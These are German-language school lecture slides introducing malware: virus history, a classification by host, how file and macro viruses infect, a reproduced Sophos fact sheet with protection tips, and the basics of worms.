

Sicherheit im Internet

Informatik-AG

Informatik – Mensch – Gesellschaft

Teil I: Malware



Computervirus

im weiten Sinne synonym für Malware

1949 John von Neumann:
„Selbst reproduzierende Automaten“

1975 Brunner:
„Tapeworm“

1984 Fred Cohens
Doktorarbeit

1986 „Brain“-Virus

1987 Erster Virens Scanner

1988 Internet-Worm


1992 „Michelangelo“

1999 „Melissa“


2000 „I Love You“

2003 „Blaster“ und „Sobig“

2004 „Netsky“ und „Bagle“





Der Tape-Worm des
Schockwellenreiters
war Namensgeber des
Computerwurms



Fred Cohen


Mobile Malware



Viren

im engen Sinne

Virus



Programm

Selbst-Reproduzierend

Infizierend, benötigt Wirt

Mit oder

ohne Schadensfunktion

Klassifikation nach Wirt

Bootsektor (Floppy)


Master Boot Record (HD)

Programm

Multipart
(Boot + Datei)

Makro

Email-Attachment



Dateiviren-Arbeitsweise

```
+-----+  
| P1 | P2 |  
+-----+
```

The uninfected file

```
+-----+  
| V1 | V2 |  
+-----+
```

The virus code

```
+-----+  
| P1 | P2 | P1 |  
+-----+
```

```
+-----+  
| V1 | P2 | P1 |  
+-----+
```

```
+-----+  
| V1 | P2 | P1 | V2 |  
+-----+
```

Macroviren-Aufbau




Autoexec-Macro
ersetzt Normal.dot

FileSaveAs,
FileSave,
FileOpen,
ToolsMacros

Schadensroutine

Macroviren-Ausführen

- Laden des infizierten *Normal.dot*
- Laden eines sauberen Dokuments *FileOpen, AutoOpen*
- Infizieren des Dokuments
- Ausführen der Schadensfunktion *PayLoad*



Infos über Viren

SOPHOS

Was ist ein Computervirus?

- Ein Virus ist ein Computercode, der sich selbst ohne deine Erlaubnis kopiert.
- Einige Viren haben zerstörerische Schadensfunktionen.
- Alle Viren beanspruchen Systemressourcen (Speicher, Festplattenspeicher usw.).
- Viren werden von Menschen geschrieben, sie tauchen nicht einfach aus dem Nichts auf.
- Einige Viren verstecken sich in anderen Dateien und werden aktiviert, wenn ein Anwender eine infizierte Datei öffnet.
- Heutzutage existieren mehr als 72.000 Viren und jeden Monats erscheinen 1.000 neue Viren (Stand: März 2002).
- Die Mehrheit der Viren befindet sich nicht "in freier Wildbahn", so dass es eher unwahrscheinlich ist, auf sie zu stoßen.



WM97/Surround-A

Wie können Viren einen Computer infizieren?

- Um einen Computer zu infizieren, muss ein Virus seinen Code ausführen können.
- Viren können über E-Mails, Disketten und CD-ROMs in deinen Computer gelangen.



Der Tentacle-Virus




Der LSD-Virus



WM97/Chanta-I-B

Wie kannst du dich vor Computerviren schützen?

- Viren können sich über sogenannte Makros in Dateien von Microsoft Word und Excel verbreiten. Speichere Word-Dateien im Rich Text Format (RTF) und nicht als Dokument (DOC).
- Öffne keine E-Mail-Attachments, es sei denn, du hast sie erwartet.
- Lade keine Dateien aus dem Internet herunter.
- Lade keine raubkopierte Software aus dem Internet herunter oder kopiere sie.
- Überprüfe Disketten immer auf Viren, bevor du sie verwendest.
- Ignoriere Hoax-E-Mails und leite sie auf keinen Fall weiter. Hoax-E-Mails sind meist Virenwarnungen, Informationen, wie man ganz schnell reich wird, oder Kettenbriefe.



W32/Pikachu-A

Wer schreibt Computerviren?

- Die Mehrzahl der Virenschreiber ist männlich und zwischen 14 und 24 Jahren alt.
- Die meisten von ihnen haben vermutlich kein aktives soziales Leben oder eine Freundin.
- Sobald ein Virenschreiber die Universität besucht, einen Freundeskreis aufbaut und anderen Aktivitäten nachgeht, hört er meistens mit dem Virenschreiben auf.
- Virenschreiben ist alles andere als cool und kann dich in große Schwierigkeiten bringen. Der britische Virenschreiber Christopher Pile wurde zu 18 Monaten Gefängnis verurteilt.

Informationen zur Verfügung gestellt von:

SOPHOS

www.sophos.de

Quote for the Moment

"First thing first, but not necessarily in that order."

--Dr. Who, Maglos




WM97/Michael-B



Pretty

Der W32/Pretty-Virus, der sich als Kyle von South Park tarnt



Onel de Guzman - mutmaßlicher Autor des LoveLetter-Virus

Würmer

Würmer

Oft ebenfalls als «Virus» bezeichnet

Selbst-reproduzierend


Nicht-infizierend

Mailwürmer

Attachments

Stealth

MAPI (Mail API)



